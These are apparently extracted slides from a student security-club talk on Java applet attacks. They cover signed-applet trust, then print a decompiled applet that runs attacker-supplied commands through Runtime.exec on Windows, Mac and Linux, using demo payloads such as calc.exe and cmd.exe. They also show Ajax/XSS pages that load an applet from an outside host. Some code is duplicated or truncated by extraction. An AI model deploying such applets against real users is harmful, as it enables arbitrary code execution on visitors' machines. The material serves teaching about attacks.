





Speaker:
Joseph Paul Cohen



Speaker:
Joseph Paul Cohen

UMB CDC

Ubuntu Linux

MySQL

Rootkits

Meeting on a weekly basis

Apache

Backdoors

Internal competitions

LDAP/NIS

Honeypots

Regional contests

Cisco IOS

netcat



Java Applet Hacking

Applet Attacks


Applet Attacks

- + Arbitrary code execution
- + XSS – Cross Site Scripting



Trusting Applets

What does it mean to trust them?



File: applet1.htm

```
<applet code="Client.class" width=300 height=100></applet>
```

client.jar

- (default package)
- Client.class
- Client
- Client()
- init(): void


META-INF

- MANIFEST.MF
- MICROSOFT.RSA
- MICROSOFT.SF

Manifest

```
Manifest-Version: 1.0  
Main-Class: Client  
Created-By: 1.4.2_01  
Built-By: jdk  
Archiver-Version: 1.0  
Archiver-Class: com.sun.tools.jar.Main
```





File: applet.htm

```
<html><head></head>
```

```
<body>
```

```
<applet width='500' height='500' code='Client.class' archive='client.jar'>
```

```
<param name='windows1' value='calc.exe'>
```

```
<param name='windows2' value='cmd.exe /K start'>
```

```
<param name='unix1' value='notify-send Unix PWWWWNED'>
```

```
<param name='unix2' value=''>
```

```
<param name='linux1' value='notify-send Linux PWWWWNED'>
```

```
<param name='linux2' value=''>
```

```
</applet>
```

```
</body></html>
```

▼  client.jar

▼  (default package)

▼  Client.class

▼  Client

 Client()

 init() : void

▼  META-INF


 MANIFEST.MF

 MICROSOFT.RSA

 MICROSOFT.SF

```
/* */pu
/* */{
/* */ p
/* */ {
/* 12 */
/* 13 */
/* 14 */
/* 15 */
/* 16 */
/* 17 */
/* 18 */
/* */
/* 20 */

/* */
/* */
/* */
/* */
/* 26 */
/* 27 */
/* */
/* */
/* */
/* 31 */
/* */
/* */
/* */
/* */
/* 36 */
/* */
/* */
/* */
/* */
/* 41 */
/* 42 */
/* */
/* */
```

```


/* */ Import java.applet.Applet;
/* */ Import java.io.IOException;
/* */

/* */ public class Client extends Applet
/* */ {
/* */   public void init()
/* */   {
/* 12 */ String windows1 = getParameter("windows1");
/* 13 */ String windows2 = getParameter("windows2");
/* 14 */ String linux1 = getParameter("linux1");
/* 15 */ String linux2 = getParameter("linux2");
/* 16 */ String unix1 = getParameter("unix1");
/* 17 */ String unix2 = getParameter("unix2");
/* 18 */ String os = System.getProperty("os.name").toLowerCase();
/* */
/* 20 */ if (os.indexOf("win") >= 0)

/* */ {
/* */   Process w2;
/* */   try
/* */   {
/* 26 */ Process w1 = Runtime.getRuntime().exec(windows1);
/* 27 */ w2 = Runtime.getRuntime().exec(windows2);
/* */   }
/* */   catch (IOException e)
/* */   {
/* 31 */ e.printStackTrace();
/* */   }
/* */ }
/* */
/* 36 */ if (os.indexOf("mac") >= 0)
/* */ {
/* */   Process u2;
/* */   try
/* */   {
/* 41 */ Process u1 = Runtime.getRuntime().exec(unix1);
/* 42 */ u2 = Runtime.getRuntime().exec(unix2);
/* */   }
/* */   catch (IOException e) {
/* 45 */ e.printStackTrace();
/* */   }
/* */ }
/* */
/* 50 */ if (os.indexOf("lin") < 0)
/* */   return;
/* */   Process l2;
/* */   try
/* */   {
/* 55 */ Process l1 = Runtime.getRuntime().exec(linux1);
/* 56 */ l2 = Runtime.getRuntime().exec(linux2);
/* */   }
/* */   catch (IOException e) {
/* 59 */ e.printStackTrace();
/* */   }
/* */ }
/* */ }

/* Location:      /workspace/IDRAC6/lib/client.jar
* Qualified Name:  Client
* Java Class Version: 6 (50.0)
* JD-Core Version: 0.5.3
*/

```



```

/* */ public class Client extends Applet
/* */ {
/* */ public void init()
/* */ {
/* 12 */ String windows1 = getParameter("windows1");
/* 13 */ String windows2 = getParameter("windows2");
/* 14 */ String linux1 = getParameter("linux1");
/* 15 */ String linux2 = getParameter("linux2");
/* 16 */ String unix1 = getParameter("unix1");
/* 17 */ String unix2 = getParameter("unix2");
/* 18 */ String os = System.getProperty("os.name").toLowerCase();
/* */
/* 20 */ if (os.indexOf("win") >= 0)

```

```

/* 15 */ String linux2 = getParameter( "linux2" );
/* 16 */ String unix1 = getParameter("unix1");
/* 17 */ String unix2 = getParameter("unix2");
/* 18 */ String os = System.getProperty("os.name").toLowerCase();
/*  */
/* 20 */ if (os.indexOf("win") >= 0)

/*  */ {
/*  */ Process w2;
/*  */ try
/*  */ {
/* 26 */ Process w1 = Runtime.getRuntime().exec(windows1);
/* 27 */ w2 = Runtime.getRuntime().exec(windows2);
/*  */ }
/*  */ catch (IOException e)
/*  */ {
/* 31 */ e.printStackTrace();
/*  */ }

```


```

/* */ }
/* */
/* */ }
/* */
/* 50 */ if (os.indexOf("lin") < 0)
/* */ return;
/* */ Process l2;
/* */ try
/* */ {
/* 55 */ Process l1 = Runtime.getRuntime().exec(linux1);
/* 56 */ l2 = Runtime.getRuntime().exec(linux2);
/* */ }
/* */ catch (IOException e) {
/* 59 */ e.printStackTrace();
/* */ }
/* */ }

```


**Certification Authority
(CA)**

Trust Relationship



Issues
X.509 Certificate



SSL

SSL

SSL

SSL

Access

Intranet

ERP

Workflow

CRM

Internet

ESS

Groupware


...

Applet Attacks


- + Arbitrary code execution
- + XSS – Cross Site Scripting



Cross Site Scripting



A High Level View of a typical XSS Attack



Basic Ajax

```
<html>
<head>
<script type="text/javascript">
function getContent(){
  var html = document.myApplet.get('http://bostoncyberdefense.com/test/file.htm')
  alert(html);
}
</script>
</head>
<body>
<form>
<input type="button"
value="alert(document.myApplet.get('http://bostoncyberdefense.com/test/file.htm'));"
onClick = "getContent();">
</form>

<applet code="Ajax.class"
archive="http://bostoncyberdefense.com/test/ajax.jar"
name="myApplet"
height="100" width="100">
</applet>

</body>
</html>
```

Basic Ajax

```
<html>
<head>
<script type="text/javascript">
function getContent(){
  var html = document.myApplet.get('http://bostoncyberdefense.com/test/file.htm')
  alert(html);
}
</script>
</head>
<body>
<form>
<input type="button"
  value="alert(document.myApplet.get('http://bostoncyberdefense.com/test/file.htm'))"
  onClick = "getContent();">
</form>

<applet code="Ajax.class"
  archive="http://bostoncyberdefense.com/test/ajax.jar"
```

```
<body>
<form>
<input type="button"
  value="alert(document.myApplet.get('http://bostoncyberdefen
    onClick = "getContent()");">
</form>
```

```
<applet code="Ajax.class"
  archive="http://bostoncyberdefense.com/test/ajax.jar"
    name="myApplet"
    height="100" width="100">
</applet>
```

```
</body>
</html>
```

XSS Ajax

```
<html>
<head>
<script type="text/javascript">
function getContent(){
  var html =
  document.myApplet.get('http://hackeradmin.com/test/')
  alert(html);
}
</script>
</head>
<body>
<form>
<input type="button"
value="alert(document.myApplet.get('http://hackeradmin.com/test/'));"
onClick = "getContent();"
</form>

<applet code="Ajax.class"
archive="http://hackeradmin.com/test/ajax.jar"
name="myApplet"
height="100" width="100">
</applet>

</body>
</html>
```

